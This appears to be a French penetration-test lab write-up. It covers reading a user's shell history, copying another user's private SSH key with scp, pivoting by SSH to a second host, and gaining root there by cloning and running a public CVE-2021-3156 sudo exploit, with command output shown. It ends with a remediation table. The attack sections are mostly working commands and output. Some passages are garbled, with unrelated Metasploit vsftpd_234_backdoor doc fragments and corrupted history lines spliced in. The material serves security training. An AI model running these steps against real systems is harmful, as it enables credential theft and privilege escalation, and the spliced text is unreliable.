The authenticity of host '10.10.7.32 (10.10.7.32)' can't be established.
ED25519 key fingerprint is SHA256:gaC8FPr5C44gO7sDowwvUCf3BIR7gdKgZ8UmnLXuIJU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.7.32' (ED25519) to the list of known hosts.
gaspard@10.10.7.32's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Fri Mar 31 15:15:48 2023 from 10.10.0.7
e7484d7afcb9% whoami
gaspard
e7484d7afcb9%

```

Avec les identifiants trouver , on se connecte à l'adresse IP 10.10.7.32 au port 22 en ssh de l'utilisateur gaspard.

```

e7484d7afcb9% cat .zsh_history
: 1666009149:0;ls
: 1666009172:0;cd Project2
: 1666009172:0;ls
: 1666009235:0;ls
: 1666009237:0;ssh-keygen
: 1666009237:0;rm build.sh
: 1666009238:0;lsmeans you can also engage multiple
: 1666009253:0;ls Downloads
: 1666009254:0;lsodule. One IP per line.
: 1666009258:0;cd ..
: 1666009259:0;ssh balthazar@10.10.7.33e as the c
: 1666009266:0;rm build.sh restart.sh run.sh
: 1666009266:0;ls
: 1666009272:0;ssh balthazar@10.10.7.33
: 1666009388:0;ls
: 1666009389:0;clean
: 1666009390:0;ls

```

Depuis gaspard , dans son répertoire on lit le fichier .zsh\_history qui représente l'historique de ses commandes de shell.

On retrouve le nom d'utilisateur balthazar pour l'adresse IP 10.10.7.33

De plus, on peut constater qu'il a créé une clé privée ssh pour s'authentifier à balthazar.

Depuis le répertoire de gaspard , on se transfère la clé privée id\_rsa de l'utilisateur balthazar dans notre machine. Il ne reste plus qu'à s'authentifier en ssh avec la clé privée de balthazar à l'adresse IP 10.10.7.33

```
(kali㉿kali)-[~/Desktop/Projet6FS]
$ scp gaspard@10.10.7.32:/home/gaspard/.ssh/id_rsa .
gaspard@10.10.7.32's password:
Permission denied, please try again.
gaspard@10.10.7.32's password:
id_rsa

(kali㉿kali)-[~/Desktop/Projet6FS]
$ ssh -i id_rsa balthazar@10.10.7.33
The authenticity of host '10.10.7.33 (10.10.7.33)' can't be established.
ED25519 key fingerprint is SHA256:zYCi6nhmgLL4RnCOGID2Tpqd8A+VtvdUYKAT/+5/7Sc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.7.33' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.15.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Mar 31 16:14:57 2023 from 10.10.0.7
9d2cc8642a3c% ls
Documents  ggplot2-cheatsheet.pdf  password.txt
9d2cc8642a3c% whoami
balthazar
```

100% 2590 63.8KB/s 00:00

## Basic Usage

- RHOSTS: The target host  
metasploit.html

### Using vsftpd\_234\_backdoor

Normally, you can use exploit

```
msf > use exploit/unix/ftp
msf exploit(vsftpd_234_bac
... a list of targets
msf exploit(vsftpd_234_bac
msf exploit(vsftpd_234_bac
... show and set optio
msf exploit(vsftpd_234_bac
```

### Using vsftpd\_234\_backdoor

But it looks like this is a remot

First, create a list of IPs you w

Connexion réussie, nous sommes bien authentifié en tant que balthazar grâce à la clé laissée sans protection dans le dossier .ssh de gaspard.

## E. Devenir root sur la dernière machine cible 10.10.7.33

Pour devenir root sur la machine 10.10.7.33 authentifié en tant qu'utilisateur balthazar.

Nous allons vérifier la version du sudo. Cette version du sudo 1.8.31 est vulnérable et est lié à la CVE 2021-3156

```
9d2cc8642a3c% sudo -V
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

☰ README.md

### CVE-2021-3156

Root shell PoC for CVE-2021-3156 (no bruteforce)

For educational purposes etc.

Tested on Ubuntu 20.04 against sudo 1.8.31

All research credit: **Qualys Research Team** Check out the details on their [blog](#).

You can check your version of sudo is vulnerable with: `$ sudoedit -s Y`. If it asks for your password it's most likely vulnerable, if it prints usage information it isn't. You can downgrade to the vulnerable version on Ubuntu 20.04 for testing purposes with `$ sudo apt install sudo=1.8.31-1ubuntu1`

#### Usage

```
$ make
```

```
$ ./exploit
```

En utilisant la CVE 2021-3156 et le script trouvé sur le site github (<https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit>)

On obtient un shell root, ce qui nous donne les plus hauts privilèges sur la machine 10.10.7.33 et un accès complet à toutes les ressources, fichiers et processus du système.

```
balthazar@9d2cc8642a3c:/tmp$ git clone https://github.com/mohinparamasivam/Sudo-1.8.31-Root-Exploit
Cloning into 'Sudo-1.8.31-Root-Exploit' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 0), reused 6 (delta 0), pack-reused 0
Unpacking objects: 100% (9/9), done.
balthazar@9d2cc8642a3c:/tmp$ cd Sudo-1.8.31-Root-Exploit/
balthazar@9d2cc8642a3c:/tmp/Sudo-1.8.31-Root-Exploit$ ./Make
bash: ./Make: No such file or directory
balthazar@9d2cc8642a3c:/tmp/Sudo-1.8.31-Root-Exploit$ ls
Makefile  README.md  exploit.c  shellcode.c
balthazar@9d2cc8642a3c:/tmp/Sudo-1.8.31-Root-Exploit$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
balthazar@9d2cc8642a3c:/tmp/Sudo-1.8.31-Root-Exploit$ ./exploit
# whoami
root
```

## F. Remédiation des vulnérabilités

ADRESSE IP : PORT	PROTOCOLE	Vulnérabilité	Remédiation
10.10.7.31 : 21	FTP	CVE 2011-2523 (créer un backdoor)	<ul style="list-style-type: none"> <li>- de mettre à jour la version vsftpd 2.3.4 affecté avec la dernière version qui corrige la faille de sécurité.</li> <li>- de surveiller de près les activités sur le réseau et les journaux de sécurité pour détecter toute activité suspecte.</li> </ul>
10.10.7.31 : 22	SSH	Fichier zip protégé avec un mot de passe trop faible contenant l'identifiant de l'utilisateur 10.10.7.32	<ul style="list-style-type: none"> <li>- Utiliser des mots de passe forts pour les fichiers protégés par mot de passe.</li> <li>- Limiter l'accès aux fichiers sensibles en utilisant des autorisations d'accès appropriées.</li> </ul>
10.10.7.32 : 22	SSH	Historique du shell laissé en clair ce qui m'as permis de faire des travaux de forensics pour ensuite me connecter à l'adresse 10.10.7.33	<ul style="list-style-type: none"> <li>- supprimer les informations sensibles dans l'historique du <code>zsh_history</code></li> <li>- configurer le shell pour qu'il ne stocke pas l'historique des commandes.</li> <li>- Définir un mot de passe fort de la clé privée <code>id_rsa</code></li> <li>- Restreindre l'accès à la clé en la stockant dans un dossier ou un emplacement sécurisé, en limitant les autorisations d'accès et en utilisant des mesures de sécurité telles que la surveillance de l'accès.</li> </ul>
10.10.7.33 : 22	SSH	CVE-2021-3156 (dépassement de tampon dans la commande sudo)	<ul style="list-style-type: none"> <li>- mettre à jour la version de sudo vers la dernière version disponible, qui corrige cette faille.</li> </ul>